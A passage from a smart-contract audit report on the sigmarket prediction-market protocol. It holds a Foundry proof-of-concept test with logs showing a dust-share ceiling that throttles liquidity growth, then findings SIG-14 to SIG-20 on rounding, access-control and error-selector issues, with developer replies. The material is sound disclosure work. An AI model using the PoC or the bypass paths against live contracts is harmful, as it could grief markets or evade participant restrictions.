        if (shares > 0 && _max3(uCurve, yesTokens, noTokens) / shares >=
TARGET_RATIO) {
            return;
        }
        vm.prank(alice);
        try core.buyExactIn(
            marketId, Direction.BuyYes, BUY_CHUNK_WAD, type(uint256).max, 0,
alice
        ) {} catch {
            return;
        }
    }
}

function _leaveDustOrExit(uint256 marketId, bool leaveOneShare) internal {
    uint256 userSh = core.lpShares(marketId, DUST_IDX, admin);
    uint256 burn = leaveOneShare ? userSh - 1 : userSh;
    vm.prank(admin);

```

```
        core.removeLiquidity(marketId, DUST_IDX, burn);
    }

    function _addExplicitBudgets(
        uint256 marketId,
        address provider,
        uint256 baseRaw,
        uint256 yesWad,
        uint256 noWad
    ) internal returns (uint256 minted) {
        uint256 needSets = yesWad > noWad ? yesWad : noWad;
        uint256 splitRaw = needSets / 1e12; // WAD -> 6-decimal USDC
        vm.startPrank(provider);
        if (splitRaw > 0) core.split(marketId, splitRaw);
        uint256 before = core.lpShares(marketId, HEALTHY_IDX, provider);
        core.addLiquidity(marketId, HEALTHY_IDX, baseRaw, yesWad, noWad, provider);
        minted = core.lpShares(marketId, HEALTHY_IDX, provider) - before;
        vm.stopPrank();
    }

    function _max3(uint256 a, uint256 b, uint256 c) internal pure returns (uint256)
    {
        uint256 m = a > b ? a : b;
        return m > c ? m : c;
    }
}
```

Test results:

```
% forge test --mc ZeroDeltaTrancheReserveCeilingCapsGrowth_PoC_Test -vv
[⚙] Compiling...
[⚙] Compiling 1 files with Solc 0.8.28
[⚙] Solc 0.8.28 finished in 9.65s
Compiler run successful!

Ran 1 test for
test/foundry/audit/poc/FID_34_ZeroDeltaTrancheReserveCeilingCapsGrowth.t.sol:ZeroDeltaTrancheReserveCeilingCapsGrowth_PoC_Test
[PASS] test_PoC_oneShareDustCapsMarketWideAdd() (gas: 806192)
Logs:
** Pre-remove original tranche **
  shares                100000000000000000000
  uCurve                9070888120500833589
  YES                   0
  NO                    14035847859165050450
  max(reserve)/shares   1
** Live markets after removeLiquidity **
  Dust market tranche-0 shares      1
  Dust market tranche-0 uCurve      1
  Dust market tranche-0 YES         0
  Dust market tranche-0 NO          2
  Dust market tranche-0 yFloor      0
  Dust market tranche-0 nFloor      0
  Control market tranche-0 shares   0
  Healthy tranche uCurve            502512562814070357885
  Healthy tranche YES               0
  Healthy tranche NO                99497487437185929642115
  Healthy tranche shares            100000000000000000012130
  Core add budgets rawBase/yes/no   402010050 0 79597989949748743713692
** C28 exclusion (Router quote) **
  Dust eligibility mask             2
** Core addLiquidity (80% of B) **
  Dust-path shares minted on B      50000000000000000005064
  Control shares minted on B        7999999994999999999703
** Impact **
  Control shares to healthy B       7999999994999999999703
  Dust-path shares to healthy B     50000000000000000005064
  A live 1-share residue left by removeLiquidity caps subsequent market-wide adds
  through Core; the same ceiling applies to Router zaps whenever the unclipped factor
  exceeds (WAD-1)/dustReserve

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 12.12ms (1.69ms CPU
time)

Ran 1 test suite in 16.99ms (12.12ms CPU time): 1 tests passed, 0 failed, 0 skipped
(1 total tests)
```

Recommendation

Do not derive the persisted factor ceiling from the reserves or floors of a tranche that has just been excluded, because an excluded tranche receives no growth. For example, restrict `_zeroDeltaFactorCeiling` to the only field required to keep the exclusion consistent.

Alleviation

[sigmarket, 09/05/2026]: [Follow-up clarification - selected resolver and bounded price policy]

This comment supersedes our earlier statement that we were still evaluating a no-ceiling resolver against an immutable static dust threshold. The selected local candidate uses candidate-seeded, mask-decreasing resolution without a factor ceiling. An included tranche must mint nonzero shares, and a non-returning pass removes candidates rather than reintroducing them. The same Core-recomputed canonical plan supplies the mask and factor used for mutation.

A shares-only ceiling was rejected because it can still throttle otherwise valid growth. A static share threshold was not selected because nominal share count alone neither bounds the current reserve price contribution nor guarantees a nonzero mint for a particular input.

Our earlier phrase no material excluded reserve was too broad. The check concerns price impact, not the absolute quantity excluded: the full-market and eligible-subset prices must agree within the defined integer-rounding tolerance. The candidate can exclude larger reserves when their exclusion satisfies that check. It does not promise that all excluded balances are economically negligible.

The SIG-06 price-safety objective is enforced with an explicit rounding allowance, not a claim of mathematically zero price movement. The lifecycle follow-up uses a public seeding reference a and internal signed offset c , with effective reference $A = a + c$ and price error $e = p - A$. Market-wide additions, bootstrap and append preserve a/c and check their actual post-state against A . Successful trades reset a to the post-trade price and clear c . When both withdrawal snapshots have nonzero total effective inventory, the actual integer price change translates A and preserves e ; when either snapshot has zero total effective inventory and LP shares remain, the reference is preserved without a ratio-price translation. A price-neutral dust withdrawal therefore does not reset the accumulated error.

Only complete LP exit clears the offset. An interior public reference is retained; an endpoint reference recovers the last interior public reference, initially WAD/2 when no explicit history exists. Both fully empty restart paths use the same reference. Outstanding YES/NO claims survive and may trade against newly seeded liquidity at the restart price. This adopted recovery policy does not guarantee loss-free liquidity provision or recovery for every degenerate state or input.

This is the local, uncommitted lifecycle candidate, not a deployed fix. We will submit SIG-28/SIG-30 together with the final source revision, numerical-policy details, lifecycle regressions and matching verification manifest. Historical test counts or manifests must not be treated as evidence for a different source snapshot.

Changes have been reflected in commit [a47b3c136748685cd231b0bd1f5c55ba000cf4e6](#)

SIG-14 | Zero Minimum Allows Bootstrap Without LP Shares

Category	Severity	Location	Status
Logical Issue	● Informational	contracts/V8PredictionMarket.sol (07/29-6c90a4): 192~194	● Resolved

Description

A tranche bootstrap can accept deposited outcome tokens without minting any LP shares when `minLpAmount` is configured as `0`.

`LiquidityEngine.bootstrapTranche` computes NAV as `uCurve + Math.mulDiv(yesTokens, tildeN, total) + Math.mulDiv(noTokens, tildeY, total)`. If a user supplies highly asymmetric outcome-token amounts, both `Math.mulDiv` terms can round down to zero. Because `setMinLpAmount` does not enforce a nonzero lower bound, the `nav < minLpAmount` check can pass with `nav == 0`, and `ts.shares` is set to zero.

`addLiquidity` can then burn the deposited outcome tokens while minting no LP shares. The tranche is left with nonzero tracked YES or NO token amounts and `shares == 0`. Later liquidity additions treat `shares == 0` as an empty tranche, so `_bootstrapEmptyTranche` can overwrite the state and discard the burned-token accounting. A later bootstrap with amounts below the stranded balances may also underflow in the balance-delta calculation and revert, which can soft-brick the tranche. Users can lose deposited tokens when the owner sets `minLpAmount` to zero.

Scenario

With `minLpAmount` configured as `0`, a user bootstraps a tranche with highly asymmetric outcome-token amounts such that both `Math.mulDiv` calculations round down to zero. The bootstrap succeeds with `nav` and `shares` equal to zero, while the deposited outcome tokens are burned, leaving non-zero token accounting without any LP shares minted.

Recommendation

Enforce a nonzero lower bound for `minLpAmount` and choose a value safely above the rounding precision of the NAV calculation. Also require empty-tranche bootstrapping to proceed only when both `shares` and tracked outcome-token balances are zero; otherwise revert and require explicit recovery or reconciliation.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. The production configuration currently uses a nonzero `minLpAmount` of `10e18`, but the owner-controlled setter permits reducing it to zero. With a zero minimum, highly asymmetric bootstrap inputs can cause both NAV multiplication terms to round down, allowing `nav == 0` while nonzero outcome-token accounting is stored and the provider receives no LP shares.

We will enforce a governance-approved protocol floor for `minLpAmount`; for the current release, values below `10e18` will be rejected. `LiquidityEngine.bootstrapTranche` will also unconditionally reject `nav == 0` as a defense-in-depth invariant, regardless of the configured minimum.

Before treating a zero-share tranche as empty, Core will require all enumerable tranche-local accounting to be cleared: shares, base and outcome reserves, floors, and fee cash. The accumulated fee index will only be reset after the zero-share path has established that provider debt was settled through the normal exit flow. A zero-share tranche with residual accounting will revert and require explicit recovery or reconciliation rather than being overwritten.

Regression tests will cover zero and below-floor parameter updates, the exact minimum boundary, highly asymmetric seeds that round to zero NAV, failed bootstrap atomicity with no token burn or state mutation, prevention of residual-state overwrite, and successful rebootstrap after a legitimate full withdrawal.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-15 | Missing Zero Address Validation

Category	Severity	Location	Status
Volatile Code	● Informational	contracts/BasicResolverOracle.sol (07/29-6c90a4): 39; contracts/NegRiskSettlementModule.sol (07/29-6c90a4): 147, 148, 149, 198; contracts/OptimisticSettlementModule.sol (07/29-6c90a4): 94, 95, 96, 137; contracts/V8PredictionMarket.sol (07/29-6c90a4): 234	● Resolved

Description

The cited address input is missing a check that it is not `address(0)`.

Recommendation

We recommend adding a check the passed-in address is not `address(0)` to prevent unexpected errors.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the constructor-level portion of the finding. `BasicResolverOracle` currently permits deployment with a zero settlement-module address, and the Optimistic and NegRisk settlement modules permit deployment with a zero market-Core address. Such deployments would be permanently unusable or incorrectly wired, although they do not create a runtime asset-loss path in correctly configured deployments.

We will add explicit fail-fast zero-address validation to those three constructor inputs, using dedicated `InvalidSettlementModule` and `InvalidMarketCore` errors.

No additional zero-address checks are required for the cited resolver setter paths: both settlement modules route those values through the resolver-allowlist helper, which already rejects `address(0)`, and any preceding assignment is reverted atomically. Core dependency setters such as `setSettlementOperator`, `setSettlementModule`, and `setOrganizationRegistry` already reject zero addresses and EOAs through their `code.length` validation; we will retain those stronger checks without duplicating them.

Regression tests will cover zero settlement-module deployment, zero market-Core deployment for both settlement modules, successful deployment with valid contract addresses, and preservation of the existing zero-address and non-contract rejection behavior in the cited setter paths.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-16 | Missing Emit Events

Category	Severity	Location	Status
Coding Style	● Informational	V8PredictionMarket.sol: 182, 187, 192; V8Router.sol: 95, 99	● Resolved

Description

There should always be events emitted in sensitive functions that are controlled by centralization roles.

Recommendation

It is recommended to emit events in sensitive functions that are controlled by centralization roles.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. The cited owner-controlled setters update economically or operationally sensitive protocol configuration without emitting dedicated events. Although Timelock transactions remain observable, integrations and monitoring systems should not need to reconstruct configuration changes from calldata or repeated storage reads.

We will add dedicated events for changes to the protocol fee ratio, minimum LP lock blocks, minimum LP amount, Router NegRiskAdapter configuration, and maximum initial-price deviation. Each event will include the previous and new value or address, with address fields indexed where appropriate, and will be emitted only after validation and successful state update.

Generated ABIs, relevant interfaces, indexer definitions, and operational monitoring will be updated to consume these events. Regression tests will verify the emitted event signature and previous/new values for all five setters, owner authorization, boundary validation, and that reverted updates emit no configuration event.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-17 | CreateMarketAndInitialize Uses InsufficientAmount For Invalid Direction

Category	Severity	Location	Status
Coding Style	● Informational	contracts/V8Router.sol (07/29-6c90a4): 366~368	● Resolved

Description

`createMarketAndInitialize` rejects sell or otherwise unsupported `initialDirection` values with `InsufficientAmount`. That error is reserved for zero or otherwise insufficient token amounts. The check is a direction-enum validation, so the revert selector misstates the failure reason to callers, indexers, and integrators.

Detail

The initialization buy is only valid as `BuyYes` or `BuyNo`. A sell direction is rejected before any collateral is pulled:

```
// File: contracts/V8Router.sol, lines 364-368
    if (block.timestamp > deadline) revert Expired();
    if (initialQuantity == 0) revert ZeroQuantity();
    if (initialDirection != Direction.BuyYes && initialDirection !=
Direction.BuyNo) {
        revert InsufficientAmount();
    }
```

The same Router already uses `InsufficientAmount` for actual amount checks (`totalSeedRaw == 0`, `rawInitialCost == 0`). The matching exclusive-group initialization helper reports the same direction constraint as `InvalidParam`:

```
// File: contracts/V8Router.sol, lines 927-930
    if (
        initialization.direction != Direction.BuyYes &&
        initialization.direction != Direction.BuyNo
    ) revert InvalidParam();
```

Core and Lens use `InvalidDirection` for the analogous buy-only / sell-only gates. The binary create-and-initialize path therefore emits the wrong error for a valid amount with an invalid direction.

Recommendation

Revert with a direction-specific or generic parameter error, consistent with the exclusive-group helper:

```
if (initialDirection != Direction.BuyYes && initialDirection != Direction.BuyNo) {
    revert InvalidParam();
}
```

I Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. `createMarketAndInitialize` only supports `BuyYes` and `BuyNo` as the initial direction, but currently reports `InsufficientAmount` when `SellYes` or `SellNo` is supplied. The rejected input is an unsupported direction rather than an insufficient token amount. The check occurs before collateral is transferred or a market is created, so this issue does not cause asset loss, but the incorrect selector can mislead callers, indexers, and integrations.

We will replace `InsufficientAmount` with the existing `InvalidParam` error, matching the equivalent direction check in the exclusive-group initialization path. Legitimate amount failures, including zero seed or initial-cost conditions, will continue to use their existing amount-specific errors.

Regression tests will assert the exact `InvalidParam` selector for both `SellYes` and `SellNo`, confirm that failed direction validation causes no balance or market-state changes, and verify that `ZeroQuantity` and genuine `InsufficientAmount` cases retain their existing selectors.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](https://github.com/sigmarket/sigmarket/commit/68f2b7720402fbaf2662d9345bb3d1d93416b990).

[CertiK, 09/02/2026]:

It's noted that the same `InsufficientAmount` is overloading in `LiquidityEngine`.

The market-wide liquidity remediation introduces the C28 resolver, which reuses `InsufficientAmount` for two additional failure classes that are not about an insufficient token amount. This is the same error-taxonomy issue as the original finding and is recorded here rather than as a separate item.

The library now overloads `InsufficientAmount` across three distinct failure classes, and only one of them actually concerns the input amount:

1. **No non-empty tranche in the market (market state, not amount).** `quoteMarketWideLiquidityFromBase` fast-fails when the market holds no non-empty tranche, i.e. there is nothing to grow proportionally regardless of `rawCollateralIn`:

```
// File: contracts/LiquidityEngine.sol, lines 50-51
uint256 candidateMask = _nonEmptyMask(states);
if (candidateMask == 0) revert InsufficientAmount();
```

The resolver repeats the same guard, so the semantics are duplicated:

```
// File: contracts/LiquidityEngine.sol, lines 86-87
    eligibilityMask = _nonEmptyMask(states);
    if (eligibilityMask == 0) revert InsufficientAmount();
```

The failure reason is "no eligible tranche / market not bootstrapped," so increasing the deposit cannot help. A dedicated error such as `NoEligibleTranche()` would communicate this correctly.

- 2. Resolver fixed-point non-convergence (control flow, not amount).** The base-only quote iterates budget composition against the C28 resolver until the eligibility input matches the resolver output. If it does not stabilize within `states.length + 1` passes it reverts with `InsufficientAmount`:

```
// File: contracts/LiquidityEngine.sol, lines 62-69
    if (eligibilityMask == candidateMask) {
        splitRaw = nextSplitRaw;
        stable = true;
        break;
    }
    candidateMask = eligibilityMask;
}
if (!stable || eligibilityMask == 0) revert InsufficientAmount();
```

Here the reachable trigger is `!stable`, i.e. non-convergence of the budget/eligibility fixed point. The companion `eligibilityMask == 0` disjunct is effectively unreachable at this point: `_resolveMarketWideGrowth` never returns a zero mask — once every eligible tranche is dropped, the next pass aggregates an empty mask, `_growthFactor` returns `type(uint256).max` (`contracts/LiquidityEngine.sol:243`), and the resolver reverts earlier at `contracts/LiquidityEngine.sol:103-104`. So line 69 practically fires only on non-convergence. The internal resolver loop uses the same selector for the same class:

```
// File: contracts/LiquidityEngine.sol, line 124
    revert InsufficientAmount();
```

Labeling a resolver non-convergence as `InsufficientAmount` is misleading and can mask a genuine resolver oscillation bug behind a benign-looking "amount too small" selector. A dedicated error such as `UnstableResolution()` would surface it distinctly.

- 3. Input genuinely too small (the only class that matches the name).** `factor == 0`, and the per-tranche `newShares == 0` gates, correctly denote a deposit too small to move any tranche:

```
// File: contracts/LiquidityEngine.sol, lines 103-104
    if (factor == 0 || factor == type(uint256).max)
        revert InsufficientAmount();
```

```
// File: contracts/LiquidityEngine.sol, line 200
    if (newShares == 0) revert InsufficientAmount();
```

[sigmarket, 09/05/2026]: [Follow-up clarification - final error taxonomy]

Our earlier reply proposed adding `UnstableEligibilityResolution`. The selected resolver design removes the reason for that proposed public error: the candidate mask can only decrease, and each non-returning pass removes at least one candidate. Within the bounded tranche set, the terminal non-convergence branches are therefore unreachable under the algorithm's invariants and remain internal assertions. The local candidate does not expose `UnstableEligibilityResolution`.

`NoEligibleTranche` is used when the market-wide entry has no non-empty tranche to grow. `InsufficientAmount` is retained for zero growth and when all candidates would mint zero shares. `InvalidSeed` and `InvalidParam` distinguish invalid reserve/input-domain cases, while `ExcludedTranchePriceImpact` identifies an exclusion that violates the permitted price difference.

The earlier conditional `SelectedTrancheIneligible` proposal is also no longer needed: the mixed selected-index market-wide compatibility entry has been removed as part of SIG-31. Bootstrap/restart remains a separate bounded interface.

These changes supersede the provisional error names in our earlier comments. The final delivered revision will include the externally observable error taxonomy and matching selector, ABI and rollback regression evidence. We are not claiming CertiK acceptance or deployment from the local implementation.

Changes have been reflected in commit [4562444501746faed8d57e3e37b111b55d1fd3a9](#).

SIG-18 | Sell Minimum Payout Is Checked Before Collateral Rounding

Category	Severity	Location	Status
Logical Issue	● Informational	contracts/V8PredictionMarket.sol (07/29-6c90a4): 658	● Resolved

Description

`V8PredictionMarket.sell` validates `minPayout` against the AMM's WAD-denominated `result.payout`, but the collateral transferred to the seller is calculated afterward by converting that payout to the collateral token's native decimals with downward rounding. For collateral tokens with fewer than 18 decimals, a sell can therefore pass the minimum-payout check even though the user's balance increases by slightly less than the specified WAD minimum. The shortfall is strictly less than one raw collateral unit per direct sell, so this is primarily an API-semantics and slippage-protection precision issue rather than a material loss vector.

Detail

The sell path executes the order and compares the unrounded WAD payout directly with `minPayout`:

```
// File: contracts/V8PredictionMarket.sol, lines 653-659
result = _executeOrder(marketId, dir, quantity);
if (result.filled == 0) revert NothingToFill();
if (result.payout < minPayout) revert SlippageExceeded();
```

Only after the check passes does the contract convert `result.payout` into native collateral units and transfer that amount:

```
// File: contracts/V8PredictionMarket.sol, lines 660-663
address token = dir == Direction.SellYes ? m.yesToken : m.noToken;
OutcomeToken(token).burn(msg.sender, result.filled);
uint256 rawPayout = result.payout.fromWad(m.baseDecimals);
IERC20(m.collateral).safeTransfer(msg.sender, rawPayout);
```

`FixedPointMath.fromWad` uses integer division when the collateral has fewer than 18 decimals, which rounds down:

```
// File: contracts/FixedPointMath.sol, lines 23-34
function fromWad(
    uint256 wadAmount,
    uint8 decimals
) internal pure returns (uint256) {
    if (decimals < 18) {
        return wadAmount / 10 ** (18 - decimals);
    } else if (decimals > 18) {
        return wadAmount * 10 ** (decimals - 18);
    }
    return wadAmount;
}
```

For collateral with $d < 18$ decimals, let $s = 10^{18-d}$ and let the computed WAD payout be

$$p = q \cdot s + r, \quad 0 < r < s.$$

The slippage check accepts `minPayout = p`, while the actual transfer is only q raw units. Expressed back in WAD, the executable payout is $q \cdot s = p - r$, which is lower than the accepted minimum.

For example, with 6-decimal collateral, a computed payout of `1_000_000_000_000_000_001` WAD passes when `minPayout` is set to the same value. The transfer is nevertheless only `1_000_000` raw units, equivalent to exactly `1e18` WAD. The seller receives one wei of WAD value less than the specified minimum. The maximum discrepancy is `999_999_999_999` WAD units, but it always remains below one raw unit of the collateral token.

The returned `TradeResult` and emitted `Trade.costOrPayout` also retain the pre-rounding WAD value, so integrations that treat those fields as the exact collateral balance delta can report a payout that is not fully transferable.

Recommendation

Define `minPayout` against the amount that can actually be transferred. Compute the raw payout before the slippage check, convert it back to WAD, and compare the executable value with the caller's limit.

Alleviation

[sigmarket, 08/22/2026]: [Need Fix]

We confirm the finding. `V8PredictionMarket.sell` currently checks `minPayout` against the AMM's pre-rounding WAD payout before converting that amount down to the collateral token's native decimals. For collateral with fewer than 18 decimals, the executable transfer can therefore be slightly lower than the accepted minimum.

We will preserve the pre-rounding WAD amount for internal AMM accounting, but compute `rawPayout` first, convert it back to `executablePayoutWad`, reject zero-raw payouts, and check `minPayout` against that executable value before burning outcome tokens or transferring collateral. Returned results, events, and executable quote paths will report the same executable amount.

We will explicitly reconcile the discarded sub-raw-unit remainder into a defined dust or surplus accounting bucket so repeated rounding cannot create untracked collateral. We will also apply the symmetric rule to buy execution: the native-decimal cost will be rounded upward to the amount actually collected, converted back to executable WAD, and checked against `maxCost` before collateral is collected or outcome tokens are minted.

Regression tests will cover 6-, 8-, and 18-decimal collateral, exact raw-unit boundaries, sub-raw-unit remainders, zero-raw payouts, symmetric buy ceilings, revert atomicity, rounding-dust reconciliation, and equality between reported executable amounts and actual balance deltas.

[Certik, 08/26/2026]: The team has fixed this issue in commit [12416c18d066431f2a49acbc649c23f3db29ca48](#). `minPayout` is now enforced against the actual transferred amount.

SIG-19 | Organization Owner Handover Does Not Clear Predecessor Membership

Category	Severity	Location	Status
Inconsistency	● Informational	contracts/OrganizationRegistry.sol (07/29-6c90a4): 130~131	● Acknowledged

Description

Replacing an organization owner does not automatically end the predecessor's ordinary membership.

`createOrganization` records the owner in `_members`. `setOrganizationOwner` overwrites `org.owner` and records the successor as a member, but it never clears the predecessor's membership bit. The predecessor therefore continues to pass `isMember` and Core member-gated entry checks. If `allowMemberMarketCreation` is enabled and market creation is not paused, the predecessor can also create a self-funded market associated with the organization. Owner-only registry functions already use the updated `org.owner` value, so management access is revoked. Whether this is a defect depends on whether an ownership handover is expected to revoke both management and membership.

Detail

Organization creation writes the owner into both `Organization.owner` and the membership mapping:

```
// File: contracts/OrganizationRegistry.sol, lines 112-121
organizationId = nextOrganizationId++;
_organizations[organizationId] = Organization({
    owner: organizationOwner,
    bettingToken: bettingToken,
    allowMemberMarketCreation: allowMemberMarketCreation,
    marketCreationPaused: false,
    exists: true,
    name: name
});
_members[organizationId][organizationOwner] = true;
```

`setOrganizationOwner` is the operations-admin handover path. It replaces `org.owner` and marks the successor as a member. It does not read or clear the previous owner's `_members` entry:

```
// File: contracts/OrganizationRegistry.sol, lines 126-133
function setOrganizationOwner(uint256 organizationId, address organizationOwner)
external onlyOperationsAdmin {
    if (organizationId == DEFAULT_ORGANIZATION_ID) revert InvalidOrganization();
    if (organizationOwner == address(0)) revert InvalidAddress();
    Organization storage org = _requireOrganization(organizationId);
    org.owner = organizationOwner;
    _members[organizationId][organizationOwner] = true;
    emit OrganizationOwnerSet(organizationId, organizationOwner);
}
```

Membership and market-creation authorization then diverge. `isMember` treats either the current owner or a stored member bit as sufficient:

```
// File: contracts/OrganizationRegistry.sol, lines 224-229
function isMember(uint256 organizationId, address user) public view returns
(bool) {
    if (user == address(0)) return false;
    _requireOrganizationView(organizationId);
    if (organizationId == DEFAULT_ORGANIZATION_ID) return true;
    return user == _organizations[organizationId].owner ||
    _members[organizationId][user];
}
```

`canCreateMarket` still grants the current owner an unconditional create right, but a non-owner only needs the residual `_members` bit plus `allowMemberMarketCreation` (and an unpaused org):

```
// File: contracts/OrganizationRegistry.sol, lines 231-239
function canCreateMarket(uint256 organizationId, address user) external view
returns (bool) {
    if (user == address(0)) return false;
    Organization storage org = _requireOrganizationView(organizationId);
    if (org.marketCreationPaused) return false;
    if (organizationId == DEFAULT_ORGANIZATION_ID)
        return user == operationsAdmin || org.allowMemberMarketCreation;
    if (user == org.owner) return true;
    return org.allowMemberMarketCreation && _members[organizationId][user];
}
```

Core consults these views on the live path. `_requireMarketCreationAllowed` rejects creators that fail `canCreateMarket`. `_requireParticipantOrPosition` admits anyone for whom `canParticipateOrHasPosition` returns true, and that helper short-circuits on `isMember`:

```
// File: contracts/V8PredictionMarket.sol, lines 324-334
function _requireMarketCreationAllowed(
    uint256 organizationId,
    address creator,
    address collateral
) internal view {
    IOrganizationRegistry registry = _registry();
    if (registry.bettingTokenOf(organizationId) != collateral)
        revert OrganizationTokenMismatch();
    if (!registry.canCreateMarket(organizationId, creator))
        revert OrganizationAccessDenied();
}
```

```
// File: contracts/OrganizationRegistry.sol, lines 245-253
function canParticipateOrHasPosition(
    uint256 organizationId,
    address user,
    uint256 marketId,
    address yesToken,
    address noToken,
    uint8 trancheCount
) external view returns (bool) {
    if (isMember(organizationId, user)) return true;
}
```

Owner-only registry mutators (`setBettingToken`, `setMemberMarketCreationAllowed`, `addMembers`, `removeMembers`, `setOrganizationOracle`) go through `_requireOrganizationOwner`, which reads the updated `org.owner`. After handover the predecessor cannot call those functions. Residual access is therefore limited to ordinary membership: participation in existing org markets, and market creation when member creation is enabled.

The new owner can recover the state with a follow-up `removeMembers` call, or can disable member market creation. Until that second transaction is confirmed, the predecessor retains the membership bit written at creation (or by a later `addMembers`).

Recommendation

If ownership transfer is meant to revoke membership as well as management, clear the predecessor's membership bit in the same transaction, skipping the no-op when the successor is already the current owner:

Alleviation

[sigmarket, 08/21/2026]:

[Acknowledged]

We confirm that replacing an organization owner does not automatically remove the predecessor's ordinary membership. This behavior is intentional under the current role model.

Organization ownership and organization membership are separate permissions. `setOrganizationOwner` transfers all owner-level management authority immediately: after the transaction, the predecessor can no longer change the betting token, membership policy, member list, or organization oracle records. The predecessor retains only ordinary member rights and, if member market creation is enabled, the rights granted to any other member.

The contract cannot distinguish whether the predecessor's membership was created automatically when the organization was created or represents membership that should continue independently of ownership. Automatically clearing the membership bit during every handover could therefore revoke a legitimate membership relationship.

If a handover is also intended to fully offboard the predecessor, the operational procedure will pause new market creation where necessary, transfer ownership, and have the successor explicitly remove the predecessor through `removeMembers`. Existing-position access may still remain for markets in which the predecessor holds YES, NO, or LP positions, consistent with the soft organization-access model described in SIG-21.

We will document these ownership-handover semantics and add regression tests covering management revocation, retained ordinary membership, explicit member removal, member market-creation rights, and existing-position access. We acknowledge the finding as an intentional separation between ownership and membership and do not plan a Solidity change for the current release.

SIG-20 | Target-Only Validation Bypasses Intermediate Market Restrictions

Category	Severity	Location	Status
Design Issue	● Informational	contracts/V8Router.sol (07/29-6c90a4): 570~584, 607~611	● Acknowledged

Description

Negative-risk Router routes call `core.requireParticipant` only for the target or focal market. Intermediate `buyExactIn`, `groupConvert`, and `sell` legs execute as the trusted Router, which Core exempts from per-market actor checks. Whether this is a policy break depends on the intended scope of eligibility: final exposure delivered to the user, versus every market whose liquidity the route touches. Organization membership is org-wide, so the gap is material only for the grandfathered “existing position” path (and for tokens later transferred to a non-member).

Detail

Core exposes `requireParticipant` so trusted wrappers can gate the real caller. Trusted operators skip `_requireMarketActor` / `_requireTradeRecipient` when they trade for themselves:

```
// File: contracts/V8PredictionMarket.sol:336-375
function _requireMarketActor(uint256 marketId) internal view {
    if (trustedOperators[msg.sender]) return;
    _requireParticipantOrPosition(marketId, msg.sender);
}

function _requireTradeRecipient(uint256 marketId, address recipient) internal
view {
    if (trustedOperators[msg.sender]) {
        if (recipient != msg.sender) _requireParticipantOrPosition(marketId,
recipient);
        return;
    }
    ...
}

/// @notice ... trustedOperators bypass the internal participant checks,
///          so any entrypoint that mints tokens to the operator itself MUST call
this on its
///          own msg.sender before proceeding (see audit F01).
function requireParticipant(uint256 marketId, address user) external view
override {
    _requireParticipantOrPosition(marketId, user);
}
```

Eligibility is organization membership **or** a position in that specific market (YES, NO, or LP shares):

```
// File: contracts/OrganizationRegistry.sol:245-260
function canParticipateOrHasPosition(...) external view returns (bool) {
    if (isMember(organizationId, user)) return true;
    if (yesToken != address(0) && IERC20(yesToken).balanceOf(user) > 0) return
true;
    if (noToken != address(0) && IERC20(noToken).balanceOf(user) > 0) return
true;
    ...
}
```

`nrBuyYes` checks only `targetMarketId`. It does not check `pivotMarketId` or the other group markets:

```
// File: contracts/V8Router.sol:593-624
function nrBuyYes(...) external nonReentrant returns (uint256 yesReceived) {
    ...
    _requireAtomicRoute(mids, targetMarketId, ready);
    if (!_containsMarket(mids, pivotMarketId)) revert InvalidParam();
    core.requireParticipant(targetMarketId, msg.sender);
    ...
    yesReceived = _executeNrBuyYesToUser(
        groupId, targetMarketId, pivotMarketId, desiredWad, mids, baseDecimals,
        maxCostRaw.towad(baseDecimals)
    );
}
```

The helper then trades as the Router. `buyExactIn(..., onBehalfOf = address(0))` mints pivot NO to the Router. Conversion burns that NO and mints the complementary YES bundle to the Adapter caller (the Router). Non-target, non-pivot YES balances are sold, or left on the Router if `_sellYesDelta` catches a revert:

```
// File: contracts/V8Router.sol:866-900
    core.buyExactIn(
        pivotMarketId,
        Direction.BuyNo,
        wad,
        budgetWad,
        wad,
        address(0)
    );
    negRiskAdapter.convertNoToYesBundle(groupId, pivotMarketId, wad);

    for (uint256 i = 0; i < mids.length; i++) {
        if (mids[i] == pivotMarketId || mids[i] == targetMarketId) continue;
        _sellYesDelta(mids[i], yesBefore[i]);
    }
    ...
    yesReceived = TokenTransferLib.refundDelta(
        targetYes, msg.sender, yesBefore[targetIndex]
    );
    _refundGroupOutcomeDeltas(mids, targetMarketId, true, yesBefore);
```

`groupConvert` itself checks the conversion `user` only against the focal market, and skips that check when `user` is a trusted operator (the Router):

```
// File: contracts/V8PredictionMarket.sol:283-285
    if (!trustedOperators[user]) {
        _requireParticipantOrPosition(focalMarketId, user);
    }
```

The same single-market `requireParticipant` pattern appears on `nrBuyNo`, `nrSellNo`, and `nrSellYes` (`focalMarketId` only). Those routes buy YES in every non-focal market, convert, and/or sell the resulting legs, still as the Router.

If an intermediate sell fails, `_refundGroupOutcomeDeltas` sends leftover YES/NO of **non-target** markets to `msg.sender`. A caller who was eligible only for the target can therefore receive tokens of other group markets, which then themselves satisfy `canParticipateOrHasPosition` for later direct trades.

NegRisk children share one `organizationId`. An **active org member** already passes every child market, so checking only the target is equivalent. The discussion applies when:

1. the user is not a current member (removed, or never a member), and
2. they hold a grandfathered position (or received transferable outcome tokens) in the target/focal market only.

Default organization membership is universal (`isMember` always true), so the gap does not appear there.

Impact

If participant policy is “the user may hold the delivered target/focal exposure,” current checks match that intent: the caller is gated on the market whose tokens they are meant to keep or spend, and intermediate inventory sits on the trusted Router.

If policy is “no economic activity in a market unless the user is eligible for that market,” then a grandfathered target holder can:

- consume pivot/intermediate AMM liquidity via Router-originated `buyExactIn` / `sell`;
- cause `groupConvert` mint/burn on every child market;
- receive unsold intermediate outcome tokens when a sell leg is swallowed.

Recommendation

